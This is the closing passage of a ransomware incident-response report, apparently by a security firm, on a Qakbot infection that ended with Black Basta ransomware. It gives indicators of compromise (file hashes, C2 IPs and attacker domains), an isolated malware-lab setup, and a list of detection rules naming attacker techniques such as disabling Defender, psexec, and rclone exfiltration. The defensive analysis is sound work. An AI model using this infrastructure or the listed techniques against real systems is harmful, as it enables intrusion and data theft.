


Figure 65: Following the restart of the host, the user is presented with this desktop. The ”readme” contains the ransomware note from the Black Basta group.

During the end state of the active compromise, two flags were observed in Clipboard logging, "-bomb" and "-forcepath". The writeups conducted by "Northwave-Security" and "Deepinstinct" share more light onto these flags. These show that "bomb" designates a full detonation of all reachable hosts, and "forcepath" is for a specific instance or directory. According to the recent writeups above, this indicates that this is one of the newest renditions of the malware.

We are attempting to better understand the use of the "-bomb" flag and how it communicates with the other infected machines. It is likely that the reason the machine is restarted into safe mode *with* networking indicates that this communication may occur at this time.

## Index A: IOC's

**File Names and Hash values:**

| File Name | SHA-256 Hash |
|---|---|
| Claim_Copy_1796.iso | 2cf56e6c050d0c9d8ada6cdb79a8ed2b8bbc25cd7d33ccc79aeedb31b5ad00df |
| damagesMeaning.js | 7a39324822941014609f0fd7d05f1adbbccc3f36d79103e2589251680f3b6c63 |
| centipede.gif | e8f5fa12faea9430645853fbb24ce46a5a62cb906168dd17b62d865ddfe201e3 |
| DecomposedLoners.cmd | cd5b4bd824bad0be78e4cdf6d7fe8a950bd63f294713b8cb49de887d8a8410bc |
| excite.jpg | 4fd4fdedb11b76a24fba289e0b3a8ed07261f98d279932420c7af779663605f8 |
| sinkers.db | c4875bd0683467c1e5d44f80b1d5abf6ac9b6f5bf5b6750a1e653416a68ed006 |
| Claim_Copy_5898.iso | 474b800fa4f8c2638607b012029cb134b58534e7817fbf3658c9c1d8c78204fa |
| Claim_Copy.lnk | e2eb9029fd993a9ab386beb7ca4fa21a1871dc0c7568eb802cac1ea3c53cad8b |
| campus.txt | 319704f093b71286985716d87c6fb20d6ddc334be6f1ccc042de8c73f7f5df36 |
| centipede.gif | e8f5fa12faea9430645853fbb24ce46a5a62cb906168dd17b62d865ddfe201e3 |
| clockwatcherMinty.js | 14d53c3d675458863ee2b336a4203f680932181ff5db99bb2f1640ffd44947b5 |
| excite.jpg | 4fd4fdedb11b76a24fba289e0b3a8ed07261f98d279932420c7af779663605f8 |
| meddled.db | 4f7d97bf4803bf1b15c5bec85af3dc8b7619fe5cfe019f760c9a25b1650f4b7c |
| unspoolingPeak.cmd | 4b3eb841b765c4aeb6b273e42a60e1f8ba3d3d94c613a27cd6446a354c2b7285 |
| w.bat | 4e54d7ed5055bc0e7858d49aaec17bd3ed69e8da94262c6a379ddd81abc31b5e |
| cc.bat | 90e9bd336e51c88002e5e9a109c5fb0e57d2c90cd54d4bc7480b69fa302beb73 |
| tox5.exe | d4dd79c97b091dd31791456c56d727eb0b30af9c0172dd221556d28495b8a50f |
| Client.exe | 5b8bf891808be44f24156cf5430730e610c0df6eaaa4b062623a7a675d234b62 |
| Cleint_s.exe | 17eccc7e2ce38dafd41d68861da636d7c05290b95d4fd75ec87b819094702cf6 |
| Zfgufgfvezdnbcvjkzctpvfdj.dll | 62cb24967c6ce18d35d2a23ebed4217889d796cf7799d9075c1aa7752b8d3967 |

**Hardcoded IP's observed from Qakbot Samples:**

| IP | Port Observed | Country | AbuseIPDB Score |
|---|---|---|---|
| 1.10.253.207 | 443 | Thailand | 0 |
| 2.89.78.130 | 993 | Saudi Arabia | 0 |
| 14.183.63.12 | 443 | Viet Nam | 0 |
| 27.73.215.46 | 32102 | Viet Nam | 0 |
| 31.166.116.171 | 443 | Saudi Arabia | 30 |
| 31.32.180.179 | 443 | France | 0 |
| 31.54.39.153 | 2078 | United Kingdom | 0 |
| 37.37.206.87 | 995 | Kuwait | 0 |
| 37.76.197.124 | 443 | Palestine | 0 |
| 41.103.226.172 | 443 | Algeria | 0 |
| 41.105.197.244 | 443 | Algeria | 0 |
| 41.107.78.223 | 995 | Algeria | 0 |
| 41.142.132.190 | 443 | Morocco | 0 |
| 41.69.103.179 | 995 | Egypt | 0 |
| 41.96.171.218 | 443 | Algeria | 0 |
| 45.160.124.211 | 995 | Brazil | 0 |
| 45.183.234.180 | 443 | Brazil | 0 |
| 45.241.140.181 | 995 | Egypt | 0 |
| 45.51.148.111 | 993 | United States of America | 0 |
| 46.116.229.16 | 443 | Israel | 0 |
| 46.186.216.41 | 32100 | Kuwait | 0 |
| 47.146.182.110 | 443 | United States of America | 0 |
| 61.105.45.244 | 443 | Korea (Republic of) | 0 |
| 61.70.29.53 | 443 | Taiwan | 0 |
| 62.114.193.186 | 995 | Egypt | 0 |
| 64.207.215.69 | 443 | Afghanistan | 0 |
| 66.181.164.43 | 443 | Mongolia | 0 |
| 68.129.232.158 | 443 | United States of America | 0 |
| 68.151.196.147 | 995 | Canada | 0 |
| 68.224.229.42 | 443 | United States of America | 0 |
| 68.50.190.55 | 443 | United States of America | 0 |
| 68.53.110.74 | 995 | United States of America | 0 |
| 70.49.33.200 | 2222 | Canada | 0 |
| 70.51.132.197 | 2222 | Canada | 0 |
| 70.81.121.237 | 2222 | Canada | 0 |
| 71.10.27.196 | 2222 | United States of America | 0 |
| 72.66.96.129 | 995 | United States of America | 0 |

| | | | |
|---|---|---|---|
| 72.88.245.71 | 443 | United States of America | 0 |
| 76.169.76.44 | 2222 | United States of America | 0 |
| 78.182.113.80 | 443 | Turkey | 0 |
| 81.214.220.237 | 443 | Turkey | 0 |
| 81.56.22.251 | 995 | Italy | 0 |
| 83.110.219.59 | 993 | United Arab Emirates | 0 |
| 84.238.253.171 | 443 | Bulgaria | 0 |
| 84.38.133.191 | 443 | Netherlands | 0 |
| 85.114.110.108 | 443 | Palestine | 0 |
| 85.139.203.42 | 32101 | Portugal | 0 |
| 85.98.206.165 | 995 | Turkey | 0 |
| 85.98.46.114 | 443 | Turkey | 0 |
| 87.220.229.164 | 2222 | Spain | 0 |
| 87.243.113.104 | 995 | Bulgaria | 0 |
| 87.75.195.211 | 443 | United Kingdom | 0 |
| 88.231.221.198 | 443 | Turkey | 0 |
| 88.231.221.198 | 995 | Turkey | 0 |
| 88.232.207.24 | 443 | Turkey | 0 |
| 88.242.228.16 | 53 | Turkey | 0 |
| 88.245.168.200 | 2222 | Turkey | 0 |
| 88.246.170.2 | 443 | Turkey | 0 |
| 88.251.38.53 | 443 | Turkey | 0 |
| 89.211.217.38 | 995 | Qatar | 0 |
| 89.211.223.138 | 2222 | Qatar | 0 |
| 91.116.160.252 | 443 | Spain | 0 |
| 94.99.110.157 | 995 | Saudi Arabia | 0 |
| 95.136.41.50 | 443 | Portugal | 0 |
| 98.180.234.228 | 443 | United States of America | 0 |
| 99.232.140.205 | 2222 | Canada | 0 |
| 99.253.251.74 | 443 | Canada | 0 |
| 100.1.5.250 | 995 | United States of America | 0 |
| 102.101.231.141 | 443 | Morocco | 0 |
| 102.184.151.194 | 995 | Egypt | 0 |
| 102.38.97.229 | 995 | South Africa | 0 |
| 102.40.236.32 | 995 | Egypt | 0 |
| 105.105.104.0 | 443 | Algeria | 0 |
| 105.111.60.60 | 995 | Algeria | 0 |
| 105.99.80.23 | 443 | Algeria | 0 |
| 109.155.5.164 | 993 | United Kingdom | 0 |
| 109.200.165.82 | 443 | Yemen | 0 |

| | | | |
|---|---|---|---|
| 110.4.255.247 | 443 | Japan | 0 |
| 113.22.102.155 | 443 | Viet Nam | 0 |
| 118.174.200.169 | 995 | Thailand | 0 |
| 118.216.99.232 | 443 | Korea (Republic of) | 0 |
| 118.68.220.199 | 443 | Viet Nam | 0 |
| 119.42.124.18 | 443 | Thailand | 0 |
| 119.82.111.158 | 443 | India | 0 |
| 123.240.131.1 | 443 | Taiwan | 1 |
| 134.35.9.144 | 443 | Yemen | 0 |
| 138.0.114.166 | 443 | Brazil | 0 |
| 139.195.132.210 | 2222 | Indonesia | 0 |
| 139.195.63.45 | 2222 | Indonesia | 0 |
| 141.164.254.35 | 443 | Saudi Arabia | 0 |
| 151.234.63.48 | 990 | Iran (Islamic Republic of) | 0 |
| 154.181.203.230 | 995 | Egypt | 0 |
| 154.238.151.197 | 995 | Egypt | 0 |
| 154.246.182.210 | 443 | Algeria | 0 |
| 156.213.107.29 | 995 | Egypt | 0 |
| 156.219.49.22 | 995 | Egypt | 0 |
| 160.152.135.188 | 2222 | Nigeria | 0 |
| 160.176.204.241 | 443 | Morocco | 0 |
| 167.60.82.242 | 995 | Uruguay | 0 |
| 169.1.47.111 | 443 | South Africa | 0 |
| 171.238.230.59 | 443 | Viet Nam | 0 |
| 171.248.157.128 | 995 | Viet Nam | 0 |
| 173.218.180.91 | 443 | United States of America | 0 |
| 176.42.245.2 | 995 | Turkey | 0 |
| 177.255.14.99 | 995 | Colombia | 0 |
| 179.108.32.195 | 443 | Brazil | 0 |
| 179.223.89.154 | 995 | Brazil | 0 |
| 179.24.245.193 | 995 | Uruguay | 0 |
| 180.180.131.95 | 443 | Thailand | 0 |
| 181.111.20.201 | 443 | Argentina | 0 |
| 181.118.183.123 | 443 | Argentina | 0 |
| 181.127.138.30 | 443 | Paraguay | 0 |
| 181.231.229.133 | 443 | Argentina | 0 |
| 181.56.125.32 | 443 | Colombia | 0 |
| 181.80.133.202 | 443 | Argentina | 0 |
| 181.81.116.144 | 443 | Argentina | 0 |
| 182.213.208.5 | 443 | Korea (Republic of) | 0 |

| | | | |
|---|---|---|---|
| 184.82.110.50 | 995 | Thailand | 0 |
| 184.99.123.118 | 443 | United States of America | 0 |
| 186.105.182.127 | 443 | Chile | 0 |
| 186.120.58.88 | 443 | Dominican Republic | 0 |
| 186.154.92.181 | 443 | Colombia | 0 |
| 186.167.249.206 | 443 | Venezuela (Bolivarian Republic of) | 0 |
| 186.50.245.74 | 995 | Uruguay | 0 |
| 187.205.222.100 | 443 | Mexico | 0 |
| 188.157.6.170 | 443 | Hungary | 0 |
| 189.19.189.222 | 32101 | Brazil | 0 |
| 190.158.58.236 | 443 | Colombia | 0 |
| 190.44.40.48 | 995 | Chile | 0 |
| 190.59.247.136 | 995 | Trinidad and Tobago | 0 |
| 191.254.74.89 | 32101 | Brazil | 0 |
| 191.84.204.214 | 995 | Argentina | 0 |
| 191.97.234.238 | 995 | Argentina | 0 |
| 193.3.19.37 | 443 | Russian Federation | 0 |
| 194.166.205.204 | 995 | Austria | 0 |
| 194.49.79.231 | 443 | United States of America | 0 |
| 196.112.34.71 | 443 | Morocco | 0 |
| 196.92.172.24 | 8443 | Morocco | 0 |
| 197.11.128.156 | 443 | Tunisia | 0 |
| 197.204.243.167 | 443 | Algeria | 0 |
| 197.49.50.44 | 443 | Egypt | 0 |
| 197.94.84.128 | 443 | South Africa | 0 |
| 201.177.163.176 | 443 | Argentina | 0 |
| 210.195.18.76 | 2222 | Malaysia | 0 |
| 211.248.176.4 | 443 | Korea (Republic of) | 0 |
| 212.156.51.194 | 443 | Turkey | 0 |
| 219.69.103.199 | 443 | Taiwan | 0 |
| 220.116.250.45 | 443 | Korea (Republic of) | 0 |

**Additional IP's Observed:**

| IP | Domain | Country | Abuseipdb Score |
|---|---|---|---|
| 23.106.123.13 | NA | Singapore | 0 |
| 23.106.160.141 | danimos[.]com | United States of America | 0 |
| 23.19.58.43 | zedorocop[.]com | United Kingdom | 0 |
| 23.29.115.172 | NA | United States of America | 0 |
| 45.132.226.209 | NA | Switzerland | 3 |
| 45.134.22.54 | NA | Italy | 0 |
| 45.153.241.64 | NA | Germany | 0 |
| 45.61.138.29 | NA | United Kingdom | 0 |
| 45.86.200.21 | NA | Netherlands | 0 |
| 45.86.200.77 | NA | Netherlands | 0 |
| 45.89.242.2 | NA | United Kingdom | 1 |
| 47.87.229.39 | temp[.]sh | United States of America | 0 |
| 64.52.80.212 | NA | United States of America | 0 |
| 78.141.213.249 | NA | Netherlands | 0 |
| 104.194.10.130 | NA | United States of America | 0 |
| 104.243.38.65 | NA | United States of America | 0 |
| 138.199.59.52 | NA | Poland | 0 |
| 146.70.106.61 | NA | Netherlands | 0 |
| 146.70.86.44 | gerhiles[.]com | Netherlands | 0 |
| 151.236.28.34 | NA | Netherlands | 0 |
| 172.93.100.71 | NA | United States of America | 0 |
| 176.10.80.37 | NA | United Kingdom | 0 |
| 176.90.193.145 | NA | Turkey | 0 |
| 185.163.110.124 | NA | Romania | 0 |
| 185.77.218.10 | NA | Finland | 0 |
| 194.37.97.161 | NA | United States of America | 0 |
| 194.5.53.215 | NA | France | 0 |
| 194.5.53.86 | NA | France | 0 |
| 207.229.167.36 | NA | United States of America | 100 |
| 212.30.37.227 | NA | Netherlands | 0 |

## INDEX B: Malware Analysis Lab and Tool Overview.

The lab environment consisted of three Virtual Machines running inside of VMWare Workstation 16 Pro. The network was configured not to allow any connection to the internet.

**Host 1: Analysis host.**

The analysis host ran the Linux distro "REMnux." Upon startup, an iptables setup script was ran containing all the hardcoded C2 IP's for the Qakbot malware. This was done in order to all the malware to communicate with the hard coded IP's without allowing commination to a C2 host.

```
Sudo iptables –t nat –A PREROUTING –d 95.136.41.50 -j DNAT –to-destination 192.168.74.129
```

Figure 66: Sample command from the iptables script.

Additional software used during the analysis includes:

Wireshark: Network packet capture and analysis

Inetsim: An "Internet Simulation" tool which creates fake http and other services for malware samples to interact with.

FakeDNS: A fake DNS service which responds with a predetermined IP. Default IP is the host FakeDNS is installed on.

Readpe.py: Used to read Portable Executable files.

**Host 2: Experimental Host.**

The experimental host rans Windows 10 build 19041. This host was used for detonation of the malware samples provided by the client.

NXlog is installed on this host. Windows logging is forwarded to Host 3.

Host 1 is configured to be the internet gateway. Aside from the logging connection to host 3, all other connections are forced through Host 1.

Additional software used during the analysis includes:

X32dbg: Interactive debugging program.

Regshot: Captures a "snapshot" of the registry before and after detonation of a sample to observe the changes on the host.

Wireshark: Network packet capture and analysis.

Qakbot Registry Decryption Tool: Used to decrypt Qakbot registry entries.

**Host 3: Logging Host.**

The logging host runs Debian 11. This host only receives windows logging from Host 2.





Figure 67: Network Overview of the Lab environment.

### INDEX C: List of Sagan Rules developed from this incident:

Rules that were developed following this incident. A full list of Sagan Rules can be found on github.com/quadrantsec/sagan-rules

| Rule Name | SID |
|---|---|
| [CISCO-SECUREENDPOINT] Exploit attempt was detected | 5008352 |
| [CISCO-SECUREENDPOINT] Exploit attempt was prevented | 5008355 |
| [CISCO-SECUREENDPOINT] Event Engine Detection | 5008356 |
| [WINDOWS-CLIPBOARD] Get-ADGroupMember Command | 5008362 |
| [WINDOWS-CLIPBOARD] Get-ADUser Command | 5008363 |
| [WINDOWS-CLIPBOARD] Service being stopped | 5008364 |
| [WINDOWS-CLIPBOARD] Powershell Policy Bypass Command | 5008365 |
| [WINDOWS-CLIPBOARD] Disable Windows Defender Command | 5008366 |
| [WINDOWS-CLIPBOARD] Disable Realtime Monitoring Command | 5008367 |
| [WINDOWS-CLIPBOARD] Uninstall Windows Defender Command | 5008368 |
| [WINDOWS-CLIPBOARD] Remoe-exec psexec command | 5008369 |
| [WINDOWS-CLIPBOARD] Powershell encodedcommand | 5008370 |
| [WINDOWS-CLIPBOARD] rundll32 command | 5008371 |
| [WINDOWS-CLIPBOARD] rundll32 command with DllRegisterServer | 5008372 |
| [WINDOWS-CLIPBOARD] net commands | 5008373 |
| [WINDOWS-CLIPBOARD] net commands | 5008374 |
| [WINDOWS-CLIPBOARD] query user command | 5008375 |
| [WINDOWS-CLIPBOARD] rwinsta command | 5008376 |
| [WINDOWS-CLIPBOARD] nltest command | 5008377 |
| [WINDOWS-CLIPBOARD] netstat output v1 | 5008378 |
| [WINDOWS-CLIPBOARD] netstat output v2 | 5008379 |
| [WINDOWS-CLIPBOARD] copy from share drive to local C: command | 5008380 |
| [WINDOWS-CLIPBOARD] bitsadmin file transfer command | 5008381 |
| [WINDOWS-CLIPBOARD] proxychains command | 5008382 |
| [WINDOWS-SECURITY] Service being stopped by net command v1 | 5008343 |
| [WINDOWS-SECURITY] Service being stopped by net command v2 | 5008344 |
| [WINDOWS-SECURITY] Disable Windows Security | 5008347 |
| [WINDOWS-SECURITY] Copied rundll32 command executing non-standard dll | 5008348 |
| [WINDOWS-SECURITY] Possible UAC Bypass - Rundll32.exe using DLLRegister | 5008351 |
| [WINDOWS-SECURITY] Exfil software rclone detected | 5008354 |
| [WINDOWS-SECURITY] A service was installed in the system (powershell) | 5008357 |
| [WINDOWS-SECURITY] A service was installed in the system (DllRegisterServer) | 5008358 |
| [WINDOWS-SECURITY] A service was installed in the system (rundll32 .xls) | 5008359 |
| [WINDOWS-SECURITY] A service was installed in the system (rundll32 public directory) | 5008360 |
| [WINDOWS-SECURITY] Blackbasta ransomware file extension detected (.basta) | 5008361 |
| [WINDOWS-SYSMON] CMD executed from spool directory | 5008345 |

| | |
|---|---|
| [WINDOWS-SYSMON] Rundll32 network connection detected | 5008346 |
| [WINDOWS-SYSMON] Possible Traversal - File created in Public directory | 5008349 |
| [WINDOWS-SYSMON] Possible hidden service installed | 5008350 |
| [WINDOWS-SYSMON] Process Injection - Rundll32 remote thread into winlogon | 5008353 |
| [WINDOWS-SYSMON] Safeboot Registry Entry - Possible Blackbasta | 5008399 |

## Index D: References

-Deepinstinct's review of similar Black Bast activity
https://www.deepinstinct.com/blog/black-basta-ransomware-threat-emergence
-Northwaves review of similar Black Basta activity to include the use of Qbot and Ransomware
https://northwave-security.com/en/black-basta-blog/

-VirusTotal results for the file has of zfgufgfvezdnbcvjkzctpvfdj.dll, indicating Brute Ratel
https://www.virustotal.com/gui/file/62cb24967c6ce18d35d2a23ebed4217889d796cf7799d9075c1aa7752b8d3967
-Brute Ratel and the use of PSEexc showing use of SMB for Remote Control:
https://bruteratel.com/tabs/badger/commands/psexec/
-Brute Ratel and RPC Services:
https://bruteratel.com/tabs/badger/commands/services/
-Recent warning regarding use of RCLONE by threat actors "Daixin Team"
https://www.cisa.gov/uscert/ncas/alerts/aa22-294a
-Qakbot Registry Decryption Tool
https://github.com/drole/qakbot-registry-decrypt
-Cybercheif recipe to extract and decode Shellcode from Bobal Strike Beacon
https://gist.github.com/0xtornado/69d12572520122cb9bddc2d6793d97ab
-Decoding of files similar to "w.bat"
https://superuser.com/questions/1676713/how-to-decode-contents-of-a-batch-file-with-chinese-characters
-Quadrant's Github page for the Sagan Log Analysis Engine
https://github.com/quadrantsec/sagan-rules